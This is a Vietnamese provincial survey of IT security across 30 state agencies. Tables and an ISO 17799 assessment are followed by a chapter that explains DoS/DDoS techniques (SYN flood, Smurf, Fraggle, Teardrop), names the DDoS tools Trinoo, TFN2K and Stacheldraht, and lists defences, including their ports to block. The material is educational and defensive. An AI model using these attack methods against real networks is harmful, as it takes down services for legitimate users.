1./ Hệ điều hành đang sử dụng

TT	Tên hệ điều hành	Số đơn vị cài đặt sử dụng	Tỉ lệ % (số đơn vị sử dụng/30)	Ghi chú
1	MS Windows 2000 Server	28	93	Bao gồm Cả 2000 Advanced Server
2	MS Windows 2003 Server	4	13	
3	MS Windows 2000 Professional	18	60	
4	MS Windows XP Professional	27	90	
5	MS Windows Home Edition	0	0	
6	MS Windows ME	2	7	
7	MS Windows 98	12	40	

*** Service Pack**

TT	Tên hệ điều hành	Sp	Số đơn vị cài đặt sử dụng	Tỉ lệ % (số đơn vị cài đặt/30)
1	MS Windows 2000 Server/ Windows 2000 Advanced Server	Sp4	28	93
2	MS Windows 2003 Server	Sp1	3	10
3	MS Windows 2000 Professional	Sp4	13	43
4	MS Windows XP Professional	Sp2	24	80

2./ Hệ quản trị cơ sở dữ liệu đang sử dụng

TT	Tên hệ quản trị CSDL	Số đơn vị cài đặt sử dụng	Tỉ lệ % (số đơn vị sử dụng/30)	Ghi chú
1	MS SQL 2000 Server Enterprise	15	50	
2	MS SQL 2000 Server Professional	1	3	
3	MS SQL 2000 Server Personal	2	7	
4	MS SQL 7	0	0	
5	MSDE	0	0	
6	MS Access	2	7	
7	Fox Win	13	43	
8	Fox DOS	1	3	
9	Oracle 8	1	3	
10	Oracle 9	3	10	
11	My SQL Server	5	17	

3./ Các hệ thống file đang sử dụng

Hệ thống file

TT	Hệ thống quản lý file	Số đơn vị cài đặt sử dụng	Tỉ lệ % (số đơn vị cài đặt/30)	Ghi chú
1	NTFS	30	100	
2	FAT32	30	100	
3	FAT16	1	3	

Chế độ sử dụng đĩa

TT	Chế độ sử dụng đĩa	Số đơn vị cài đặt sử dụng	Tỉ lệ % (số đơn vị sử dụng/30)	Ghi chú
1	Bình thường	30	100	
2	Dynamic	1	3	
3	Mảng đĩa	0	0	

Kỹ thuật sao lưu dự phòng

TT	Kỹ thuật sao lưu dự phòng	Số đơn vị cài đặt sử dụng	Tỉ lệ % (số đơn vị sử dụng/30)	Ghi chú
1	Mirror	2	7	
2	RAID 1	3	10	
3	RAID 2	0	0	
4	RAID 3	1	3	
5	RAID 4	0	0	
6	RAID 5	0	0	
7	Khác (backup của windows)	5	17	

4./ Mạng

Mạng cục bộ

*** Tốc độ**

TT	Tốc độ	Số đơn vị cài đặt sử dụng	Tỉ lệ % (số đơn vị có/30)	Ghi chú
1	Số mạng có tốc độ 10M	0	0	
2	Số mạng có tốc độ 100M	30	100	

*** Giao thức**

TT	Giao thức	Số đơn vị cài đặt sử dụng	Tỉ lệ % (số đơn vị cài đặt/30)	Ghi chú
1	TCP/IP	30	100	
2	NET BEUI	11	37	
3	IPX/SPX	1	3	
4	Khác	0	0	

*** Kiến trúc mạng**

TT	Kiến trúc	Số đơn vị cài đặt sử dụng	Tỉ lệ % (số đơn vị cài đặt/30)	Ghi chú
1	Client/Server	29	97	
2	Peer to peer	1	3	
3	Khác	0	0	

Mạng Internet

*** Kiểu kết nối**

TT	Tốc độ	Số đơn vị sử dụng	Tỉ lệ % (số đơn vị có/30)	Ghi chú
1	Dial up	6	20	
2	ADSL	23	77	
3	Lease line	1	3	

4	Khác	0	0	

*** Tình hình kết nối**

TT	Thời gian kết nối	Số đơn sử dụng	Tỉ lệ % (số đơn vị sử dụng/30)	Ghi chú
1	24/24	18	60	
2	Chỉ kết nối khi có nhu cầu	11	37	

5./ Hệ thống quản trị mạng (dịch vụ quản trị hệ thống)

TT	Dịch vụ quản trị miền	Số đơn vị cài đặt sử dụng	Tỉ lệ % (số đơn vị cài đặt/30)	Ghi chú
1	Active Directory	29	97	
2	Novell Netware	0	0	
3	NetIQ	0	0	
4	Mạng Workgroup thông thường	1	3	
5	Khác	0	0	

Các dịch vụ mạng đang cài đặt

TT	Dịch vụ mạng	Số đơn vị cài đặt sử dụng	Tỉ lệ % (số đơn vị cài đặt/30)	Ghi chú
1	Ftp	6	20	
2	Web server	12	40	
3	Mail server	2	7	
4	Telnet server	1	3	
5	Khác	0	0	

*** Hình thức cài đặt**

TT	Dịch vụ mạng	Số đơn vị cài đặt sử dụng	Tỉ lệ % (số đơn vị cài đặt/30)	Ghi chú
1	Dùng cục bộ	10	33	
2	Phổ biến ra internet	5	17	
3	Webserver có sử dụng database	7	23	
4	WebServer có hỗ trợ SSL	1	3	

6./ Các phần mềm firewall/anti virus

*** Các firewall đang sử dụng**

TT	Tên firewall	Hệ điều hành	Số đơn vị cài đặt sử dụng	Tỉ lệ % (số đơn vị sử

				dụng/30)
1	Firewall mềm: ISA Server	Windows 2000/2003 Server	14	47
2	Firewall cứng		0	0

*** Các phần mềm anti virus đang sử dụng**

TT	Tên phần mềm	Hệ điều hành	Số đơn vị cài đặt sử dụng	Tỉ lệ % (số đơn vị sử dụng/30)
1	Symantec Antivirus/ Norton Antivirus	Windows 2000/ XP	30	100
2	BKAV	Windows 2000/ XP	7	23

7./ Các phần mềm phục vụ công việc văn phòng

TT	Tên phần mềm	Số đơn vị cài đặt sử dụng	Tỉ lệ % (số đơn vị sử dụng/30)	Ghi chú
1	Office 97	0	0	
2	Office 2000/2003	30	100	

8./ Các phần mềm khác

TT	Tên phần mềm	Số đơn vị sử dụng	Tỉ lệ % (số đơn vị sử dụng/30)	Ghi chú
1	Cơ sở dự liệu chuyên ngành	4	13	
2	Ứng dụng chuyên ngành	14	47	
3	Tác nghiệp trên mạng	16	53	Đa số là phần mềm do 112 chính phủ chuyển giao

9./ Phần cứng

*** Máy chủ**

TT	Hãng sản xuất	Số đơn vị sử dụng	Tỉ lệ % (số đơn vị sử dụng/30)
1	IBM Server	23	77
2	HP Server	3	10
3	Server chuyên dùng Việt nam	2	7
4	PC dùng làm Server	12	40

*** Máy trạm**

TT	Tốc độ CPU	RAM	Số đơn vị có	Tỉ lệ % (số đơn vị có/30)
1	< PIII 866/ Celeron	<128	2	7
2	> PIII 866	>=128	24	80
5	PIV	RAM>=128	29	97

10./ Nhân sự

TT	Trình độ	Số đơn vị có	Tỉ lệ % (số đơn vị có/30)	Ghi chú
1	Số người có trình độ đại học ngành IT	8	27	
2	Số người có trình độ cao đẳng ngành IT	11	37	
3	Số người có trình độ trung cấp ngành IT	9	30	
4	Số người không thuộc các thành phần trên	2	7	

2./ Hiện trạng về tính an toàn và giải pháp bảo mật đang được áp dụng cho các HTTT tại tỉnh BR-VT

2.1./ Hệ điều hành mạng

Nhìn chung các cơ quan quản lý Nhà nước sử dụng hệ điều hành họ Windows, kể cả cho server và client.

Windows 2000 Server được sử dụng làm hệ điều hành mạng nhiều nhất (có 93% đơn vị), một số ít sử dụng Windows 2003 Server (có 13%).

Với client đa số các cơ quan sử dụng nhiều phiên bản Windows, tập trung nhất vẫn là Windows XP Professional (có 90% đơn vị), kế tiếp là Windows 2000 Professional (có 60%). Ngoài ra các version Windows Me, Windows 98, Windows 95 vẫn còn một số đơn vị sử dụng.

*** Service Pack**

Đa số các đơn vị đã sử dụng Service Pack version sau cùng để cập nhật hệ điều hành, nhiều nhất vẫn là Service Pack 4 cho hệ điều hành Windows 2000 Server và Windows 2000 Professional (có 93% đơn vị sử dụng), kế tiếp là Service Pack 2 cho Windows XP Professional (có 80% đơn vị sử dụng). Nhìn chung nhận thức về cài đặt Service Pack của các quản trị mạng là khá tốt, tuy vậy vẫn còn một số đơn vị vẫn sử dụng Service Pack có Version cũ.

2.2./ Hệ quản trị CSDL và ứng dụng

Theo khảo sát, hiện nay các đơn vị đã cài đặt các phần mềm ứng dụng hoặc các CSDL phục vụ chuyên ngành, đa số các phần mềm ứng dụng này sử dụng hệ quản trị CSDL SQL Server (có 60%, bao gồm cả Enterprise, Professional và

Personal), tiếp đến là hệ quản trị CSDL Fox for Windows (có 43%), một số phần mềm sử dụng MS Access và Oracle.

Về ứng dụng, có thể chia làm 3 dạng: CSDL chuyên ngành có 13%, Ứng dụng quản lý chuyên môn nghiệp vụ có 47%, các chương trình tác nghiệm trên mạng (đa số do 112 chuyển giao) có 53%.

2.3./ Các hệ thống file

Về hệ thống file: tất cả các đơn vị sử dụng hệ thống file NTFS cho hệ thống máy chủ và volume system (100%), trên volume D sử dụng FAT 32 (100%).

Về chế độ sử dụng đĩa: tất cả các đơn vị đều sử dụng chế độ bình thường (100%), có 01 đơn vị sử dụng chế độ đĩa Dynamic cho Server.

Về kỹ thuật sao lưu dự phòng: kỹ thuật Mirror có 7%, kỹ thuật RAID 1 có 10%, RAID 3 có 3%, khác (backup của Windows) có 17%.

Trên cơ sở số liệu tổng hợp khảo sát điều tra, có thể thấy các đơn vị chưa chú trọng đến công tác sao lưu, phục hồi và các cơ chế sẵn sàng cho việc chịu lỗi, lý do là sự đầu tư cho hệ thống chưa có thiết kế đồng bộ, mặt khác các đơn vị cũng chưa thực sự bức xúc khi hệ thống bị hỏng hóc.

2.4./ Mạng

Tất cả các đơn vị đều có hệ thống mạng với tốc độ 100Mbps (100%).

Giao thức được sử dụng là TCP/IP (100%), một số đơn vị sử dụng kèm giao thức NETBEUI (37%).

Kiến trúc mạng: sử dụng kiến trúc client/server có 97%, chỉ có 01 đơn vị sử dụng mạng Workgroup (3%).

Mạng internet: đa số các đơn vị sử dụng ADSL để kết nối internet 24/24, chiếm 77%, một số đơn vị sử dụng Dial-up kết nối internet khi có nhu cầu, chiếm 20%.

2.5./ Hệ thống quản trị miền và các dịch vụ mạng

Hầu hết các đơn vị sử dụng Active Directory của Windows 2000/ 2003 Server để quản trị miền (chiếm 97%), chỉ có 01 đơn vị không sử dụng hệ thống quản lý miền (do sử dụng mô hình Workgroup.

Các dịch vụ hệ thống thường được các đơn vị sử dụng là Web Server (có 40 %), một số ít đơn vị sử dụng dịch vụ FTP Server (20%), Mail Server (7%), Telnet Server (3%). Các dịch vụ này đa số sử dụng cho cục bộ, một số ít có phổ biến ra internet.

Dịch vụ Webserver, có 23% đơn vị sử dụng database, hầu hết các đơn vị không sử dụng hỗ trợ SSL (chỉ có 1 đơn vị cài đặt hỗ trợ này).

2.6./ Tường lửa (firewall), phần mềm antivirus

Có 14 đơn vị sử dụng firewall mềm, chiếm 47%, firewall cứng không có đơn vị nào sử dụng.

Tất đơn vị đều sử dụng phần mềm phòng chống virus Symantec Antivirus, Norton Antivirus,.... dạng client/ server (100%), một số đơn vị cài đặt thêm BKAV (có 23%).

Hệ thống phát hiện và phòng chống xâm nhập cũng không có đơn vị nào trang bị.

Theo khảo sát, các đơn vị đã thực hiện công tác cập nhật chương trình phòng chống virus một cách thường xuyên.

2.7./ Phần mềm văn phòng

Tất cả các đơn vi sử dụng họ Office của Microsoft, phiên bản 2000/XP.

2.8./ Platform phần cứng

Sever: các dòng máy PC Server của các hãng IBM và HP được sử dụng nhiều, IBM có 77%, HP Compact có 10%, PC Server thương hiệu việt nam có 7%, một số đơn vị sử dụng PC Desktop Thương hiệu Việt nam làm server (40%).

Máy trạm: Đa số các đơn vị có máy trạm với cấu hình là PIV (97%) và PIII (80%), một ít đơn vị vẫn còn sử dụng PC có cấu hình thấp (7%).

2.9./ Nhân sự

Số đơn vị có nhân sự trình độ đại học về CNTT (27%)

Số đơn vị có nhân sự trình độ cao đẳng về CNTT (37%)

Số đơn vị có nhân sự trình độ trung cấp về CNTT (30%)

Số đơn vị chưa có nhân sự, chỉ có kiêm nhiệm về CNTT (7%)

3./ Đánh giá hiện trạng so với các giải pháp kỹ thuật thông dụng theo ISO 17799

3.1./ Giải pháp tường lửa và phòng chống virus

Theo khảo sát có 29/30 đơn vị sử dụng internet, nhưng chỉ có 14/30 đơn vị sử dụng tường lửa mềm, các cấu hình chính sách luồng ra/vào chưa chuẩn, đây là một thiếu sót rất lớn cần khắc phục.

Về giải pháp phòng chống virus, 100% đơn vị đều có cài đặt các chương trình phòng chống virus dạng client/server, tuy nhiên chưa có một đơn vị nào có một giải pháp tổng thể cho việc phòng chống virus dạng spyware và ad-aware; một số đơn vị chưa có lịch cập nhật chượng trình phòng chống virus một cách khoa học.

Khắc phục: cần cài đặt tường lửa cho tất cả các đơn vị, hoạch định lại các chính sách luồng ra/vào hợp lý và cài đặt nó. Cần có một giải pháp tổng thể cho việc phòng chống virus, kể cả giải pháp cập nhật online các chương trình phòng chống virus và cài đặt các chương trình chống spyware và adware.

2.3.2./ Hệ thống phát hiện và phòng chống xâm nhập

Chưa có đơn vị nào trang bị hệ thống phát hiện và phòng chống xâm nhập như một sản phẩm của hãng thứ ba, một số đơn vị sử dụng chính sách ghi nhật ký

của hệ điều hành Windows, tuy nhiên các đơn vị vẫn chưa có tài liệu hoạch định cho các chính sách này.

Khắc phục: Việc cài đặt hệ thống phát hiện và phòng chống xâm nhập tùy thuộc vào mức độ nhạy cảm của HTTT, đồng thời kinh phí đầu tư cho sản phẩm của hãng thứ ba khá đắt, khuyến nghị những HTTT vừa và nhỏ nên sử dụng công cụ nhật ký của hệ thống Windows, cần hoạch định và cài đặt công cụ này một cách khoa học.

3.3./ Công cụ dò quét và đánh giá điểm yếu

Hầu như các đơn vị chưa triển khai việc dò quét và đánh giá điểm yếu của các thành phần trên hệ thống Windows bằng công cụ Mircosoft Base Security Analyzer. Một số hệ thống vẫn còn sử dụng các Service Pack cũ, chưa cập nhật các Service Pack mới cũng như chưa quan tâm đến việc update các miếng vá lỗi (patch). Hệ quản trị cơ sở dữ liệu sử dụng đa phần là Micrsoft SQL Server, đồng thời cũng chưa quan tâm cập nhật các bản vá lỗi cho hệ quản trị CSDL.

Về mật khẩu (password) và các tài khoản thông dụngc(account), các đơn vị chưa quan tâm đến việc thiết lập các chính sách cho mật khẩu và vô hiệu hóa những tài khoản mặc nhiên của hệ thống, một số người dùng vẫn không thay đổi mật khẩu do quản trị cấp, đây là nguy cơ tiềm ẩn, rất nguy hiểm

Khắc phục: cần triển khai bộ công cụ VULNERABILITIES DETECTOR AND ANALYZER là sản phẩm của đề tài nhằm phát hiện lỗ hổng, đánh giá các điểm yếu của hệ thống, thực hiện vá lỗi và khắc phục các điểm yếu. Cần triển khai giải pháp Software Update Services (SUS) dùng cập nhật các bản vá lỗi.

3.4./ Quản lý rủi ro

Tất cả các đơn vị chưa triển khai các giải pháp quản lý rủi ro.

Khắc phục: cần có một mô hình chung cho tất cả các đơn vị.

3.5./ Giải pháp xác thực và cơ chế mật mã

Tất cả các các đơn vị sử dụng giải pháp xác thực của hệ thống Windows, không có đơn vị nào sử dụng sản phẩm của hãng thứ ba, đa số các đơn vị chưa chú ý đến việc sử dụng cơ chế mã hóa trên đường truyền của Windows.

Khắc phục: cần cài đặt, sử dụng các cơ chế mã hóa do Windows cung cấp.

2.3.6./ Giải pháp lọc nội dung

Chưa có đơn vị nào triển khai.

*** Nhận xét đánh giá:** qua kết quả khảo sát, chúng ta thấy việc áp dụng các giải pháp an toàn và bảo mật cho các hệ thống thông tin trên mạng của các cơ quan quản lý Nhà nước còn nhiều hạn chế, hầu như chúng ta chỉ quan tâm đến sự vận hành và tốc độ của hệ thống, việc đầu tư, hoạch định và cài đặt các giải pháp và chính sách bảo mật an ninh mạng một cách bài bản cho các HTTT chưa được coi trọng. Đây là một nguy cơ tiềm ẩn khi chúng ta triển khai các ứng dụng dịch vụ công hay văn phòng điện tử,...trong bối cảnh các hacker càng ngày càng nguy hiểm hơn và điều này cũng đồng nghĩa với việc hệ thống bị tê liệt qua các tấn công DoS, các sâu

(worms),..., tệ hại hơn là các thông tin bị thay đổi, đánh cắp thông qua các phần mềm gián điệp như spyware, adware, trojans,...

PHẦN III
KHẢO SÁT, PHÂN LOẠI VÀ PHÂN TÍCH PHƯƠNG PHÁP TẤN CÔNG TRONG CÁC MÔI TRƯỜNG KHÁC NHAU, GIẢI PHÁP PHÒNG CHỐNG (TRÊN MÔI TRƯỜNG WINDOWS).

CHƯƠNG I
TỔNG QUAN CÁC LỖI BĂNG THÔNG MẠNG VÀ GIẢI PHÁP PHÒNG CHỐNG.


I./ TỔNG QUAN VỀ TẤN CÔNG TỪ CHỐI DỊCH VỤ (DOS/DDOS)

Tấn công từ chối dịch vụ (DoS/DDoS) là các cuộc tấn công trên hệ thống mạng nhằm ngăn cản những truy xuất tới server cung cấp dịch vụ. Tấn công DoS phá hủy dịch vụ mạng bằng cách làm tràn ngập số lượng kết nối, quá tải server hoặc chương trình chạy trên server, tiêu tốn tài nguyên của server như dung lượng ổ cứng, bộ nhớ, CPU, băng thông.... Lượng tài nguyên này tùy thuộc vào khả năng huy động tấn công của mỗi kẻ tấn công. Khi đó server sẽ nhanh chóng bị ngừng hoạt động, treo hoặc khởi động lại và do đó sẽ không thể đáp ứng được những yêu cầu từ những client của những người sử dụng hợp lệ.

II./ CÁC HÌNH THỨC TẤN CÔNG TỪ CHỐI DỊCH VỤ

1./ Tấn công SYN flood

- Lợi dụng cách thức hoạt động của TCP (Transmission Control Protocol), là một giao thức định hướng kết nối. Trước khi trao đổi dữ liệu cho nhau, một phiên làm việc phải được thiết lập giữa máy tính nguồn và máy tính đích. Việc thiết lập chỉ được xem là hoàn tất khi đã trải qua "nghi thức bắt tay 3 bước":
  - Bước 1: Client gửi một TCP SYN packet đến Server. Trong packet có chứa thông tin để xác định Client nào đã gửi đi.
  - Bước 2 : Server sẽ phản hồi lại Client bằng 1 SYN/ACK Packet (chứa thông tin để xác định server) và Server chờ nhận một 1 ACK packet từ Client.
  - Bước 3: Client phản hồi lại Server bằng một ACK Packet và việc kết nối hoàn tất.
  - Sau đó Client và Server đã có thể trao đổi dữ liệu cho nhau.



Cơ chế bắt tay 3 bước

- Hacker lợi dụng cơ chế này để phát động một cuộc tấn công DoS như sau:
  - Hacker bắt đầu quá trình thiết lập một kết nối TCP/IP tới mục tiêu muốn tấn công mà không gửi trả gói tin ACK, khiến cho mục tiêu luôn rơi vào trạng thái chờ (đợi gói tin ACK từ phía yêu cầu thiết lập kết nối) và liên tục gửi gói tin SYN ACK để thiết lập kết nối dẫn đến tình trạng mục tiêu bị quá tải và sụp đổ.
  - Một cách khác là giả mạo địa chỉ IP nguồn của gói tin yêu cầu thiết lập kết nối SYN và cũng như trường hợp trên, máy tính đích cũng rơi vào trạng thái chờ vì các gói tin SYN ACK không thể đi đến đích do địa chỉ IP nguồn là không có thật.
  - Kiểu tấn công SYN flood được các hacker áp dụng để tấn công một hệ thống mạng có băng thông lớn hơn hệ thống của hacker.

2./ Tấn công Amplification


Tấn công amplification là một hình thức tấn công dựa vào sự trợ giúp của các mạng khác. Điều này cho phép Hacker liên kết nhiều mạng có đường truyền yếu để tấn công một mạng mạnh hơn. Hacker sẽ gửi một yêu cầu giả mạo mang tên của mạng mà hacker muốn tấn công đến nhiều mạng khác (các mạng này được gọi là các mạng khuyếch đại). Khi các mạng khuyếch đại đáp trả yêu cầu đó cùng một lúc thì sẽ làm ngập mạng mà Hacker muốn tấn công.

Khi tấn công này được thực hiện thành công, ngoài máy mà hacker muốn tấn công sẽ bị tê liệt, các máy thuộc mạng khuyếch đại cũng có thể có cùng kết quả như máy bị tấn công.

Hai loại tiêu biểu cho kiểu tấn công này là: Smurf and Fraggle.

- Tấn công Smurf: trong tấn công Smurf, cần có ba thành phần: hacker, mạng khuếch đại và hệ thống của nạn nhân. Hacker sẽ gởi các gói tin ICMP (Internet Control Message Protocol) đến địa chỉ broadcast của mạng khuếch đại. Điều đặc biệt là các gói tin ICMP này có địa chỉ IP nguồn chính là địa

chỉ IP của nạn nhân . Khi các gói tin đó đến được địa chỉ broadcast của mạng khuếch đại, các máy tính trong mạng khuếch đại sẽ tưởng rằng máy tính nạn nhân đã gởi gói tin ICMP đến và chúng sẽ đồng loạt gởi trả lại hệ thống nạn nhân các gói tin phản hồi ICMP. Hệ thống máy nạn nhân sẽ không chịu nổi một khối lượng khổng lồ các gói tin này và nhanh chóng bị ngừng hoạt động, treo hoặc khởi động lại. Như vậy, chỉ cần gởi một lượng nhỏ các gói tin ICMP đi thì hệ thống mạng khuếch đại sẽ khuếch đại lượng gói tin ICMP packets này lên gấp bội. Tỉ lệ khuếch đại phụ thuộc vào số máy tính có trong mạng khuếch đại.



Cơ chế tấn công Smurf

- Tấn công Fraggle: là một biến thể của Smurf. Thay vì dùng ICMP packets, Fraggle dùng UDP packets và nhắm vào các hệ thống hỗ trợ các dịch vụ UDP echo.

3./ Tấn công Malformed Packet

Các hệ điều hành hiện nay dù được thiết kế và lập trình kỹ đến đâu cũng vẫn có thể gặp phải những trường hợp mà trong xử lý chưa lường trước được và hầu hết những trường hợp này lại là những điểm cho phép khai thác hệ thống trái phép.

Tấn công Malformed Packet thường chỉ dùng một số lượng nhỏ các gói tin để gửi đến máy bị tấn công, nhưng các gói tin đó đều có cấu trúc không chuẩn để khai thác vào các trường hợp mà dịch vụ trên máy bị tấn công chưa lường trước được trong xử lý, từ đó đưa đến xử lý sai lệch và gây ra lỗi.

Một số dạng của tấn công Malformed Packet:

- Ping of Death: hacker gửi một lệnh ping có kích thước không bình thường (trên 65535 bytes hoặc 65507 bytes) đến máy bị tấn công. Nếu hệ điều hành của máy bị tấn công chưa lường trước việc xử lý các ping packets có kích

thước như trên thì sẽ sinh ra lỗi khi nhận và xử lý lệnh ping đó và làm treo máy.


- Teardrop: hacker khai thác điểm yếu của hệ thống trong việc ráp các gói tin IP nhỏ nhận được lại thành gói tin hoàn chỉnh. Một gói tin lớn sẽ được chia ra làm nhiều gói tin nhỏ hơn để gửi đi trên mạng, trong mỗi gói tin nhỏ sẽ lưu thông tin cho biết thứ tự của nó khi ráp lại để máy nhận có thể ráp các gói tin nhỏ lại theo một thứ tự đúng, tạo thành gói tin hoàn chỉnh. Trong tấn công Teardrop, thông tin về thứ tự trong các gói tin nhỏ sẽ bị cố tình làm sai, làm cho máy nhận có thể bị vắt kiệt xử lý khi cố ráp các gói nhỏ này lại.
- Bonk/Boink: tương tự như Teardrop, nhưng khai thác trên các UDP packets.
- Land: tấn công trong quá trình bắt tay 3 bước của giao thức TCP, gói SYN đầu tiên được gửi đến máy bị tấn công, nhưng thông tin về địa chỉ nguồn của gói tin cũng chính là máy đích (máy bị tấn công), làm cho máy bị tấn công liên tục gửi các gói SYN/ACK đến chính mình.
- Malformed RPC: tấn công vào các dịch vụ RPC bằng cách gửi các gói tin có dữ liệu không nằm trong các tình huống có thể xử lý của dịch vụ RPC.

4./ Tấn công từ chối dịch vụ phân tán (DDoS)

Ta đã tìm hiểu một số dạng tấn công từ chối dịch vụ ở trên, tuy nhiên tổ chức của những kiểu tấn công đó thường ở mức đơn giản: kẻ tấn công trực tiếp tấn công vào máy nạn nhân (tấn công SYN flood), hoặc phát động tấn công trực tiếp thông qua 1 lớp trung gian (tấn công Smurf). Đối với tấn công từ chối dịch vụ phân tán thì tổ chức của cuộc tấn công phức tạp và quy mô hơn, kẻ tấn công sẽ phát động tấn công thông qua các chương trình chuyên dụng và các máy tham gia tấn công có thể được tổ chức thành nhiều lớp.

Một cuộc tấn công DdoS luôn gồm 2 giai đoạn:

- Giai đoạn 1: kẻ tấn công tìm cách thâm nhập vào các máy có độ bảo mật kém trên mạng để cài đặt các phần của chương trình chuyên dụng cho việc tấn công vào máy nạn nhân. Các chương trình chuyên dụng cho việc tấn công trong DDoS thông thường gồm 2 phần (2 chương trình con): phần client dùng để phát lệnh tấn công và phần daemon dùng để lắng nghe các lệnh tấn công từ phần client và thực hiện tấn công. Kẻ tấn công sẽ chọn một số máy để cài phần client và một số máy để cài phần daemon. Các máy được chọn để cài phần client gọi là master, các máy được chọn để cài phần daemon gọi là zombie.
- Giai đoạn 2: các masters sẽ phát lệnh tấn công cho các zombies thông qua chương trình đã được cài đặt. Các zombies nhận lệnh và thực hiện tấn công vào nạn nhân.



Cơ chế tấn công DDoS

III./ CÁC CHƯƠNG TRÌNH PHỔ BIẾN HIỆN NAY THƯỜNG DÙNG ĐỂ THỰC HIỆN TẤN CÔNG

- Trinoo: là một trong các công cụ DDoS đầu tiên được phát tán rộng rãi, tấn công làm cạn kiệt băng thông, sử dụng kỹ thuật UDP flood.
- TFN2K: sau khi được biên dịch sẽ thành 2 file là tfn và td. Bằng cách sử dụng cú pháp được định nghĩa sẵn, chương trình phía client (tfn) gửi các câu lệnh đến TFN2K daemon, các daemon này đã được cài đặt trên các host có độ bảo mật kém. Daemon (td) nhận chỉ thị trực tiếp từ client để phát động hoặc chấm dứt các cuộc tấn công. TFN2K rất linh hoạt, nó có thể hoạt động trên nhiều Platform khác nhau – ngay cả trên nền Windows có cài máy ảo Unix.
- Stacheldraht: là biến thể của TFN có thêm khả năng tự động cập nhật thêm các zombies nhằm phục vụ cho mục đích tấn công.

IV./ CÁC GIẢI PHÁP PHÒNG THỦ

- Khóa các giao tiếp với port 139 (NetBIOS session service) từ Internet. Không có lý do gì để mở port này cho các máy từ Internet truy cập vì đã có DNS.
- Thông thường các Cisco routers đều cho phép cấu hình để ngăn chặn tấn công SYN flood. Các routers này sẽ dùng tư cách của server bên trong để thực hiện thủ tục bắt tay 3 bước với client và chỉ khi thủ tục được thực hiện thành công thì mới tạo kết nối với server bên trong.

- Thiết lập tại các router chế độ từ chối các gói IP broadcasts và cấu hình cho hệ điều hành máy chủ không đáp trả lại các gói ICMP được gửi đến các địa chỉ broadcast. Làm như vậy để tránh trở thành nạn nhân của tấn công Smurf.
- Khóa các giao tiếp từ Internet với các port của các chương trình tấn DDoS đã được công bố: 27655/TCP, 27444/UDP và 31355/UDP của Trinoo; 1660/TCP, 65000/TCP của Stacheldraht. Luôn cập nhật danh sách các port loại này.
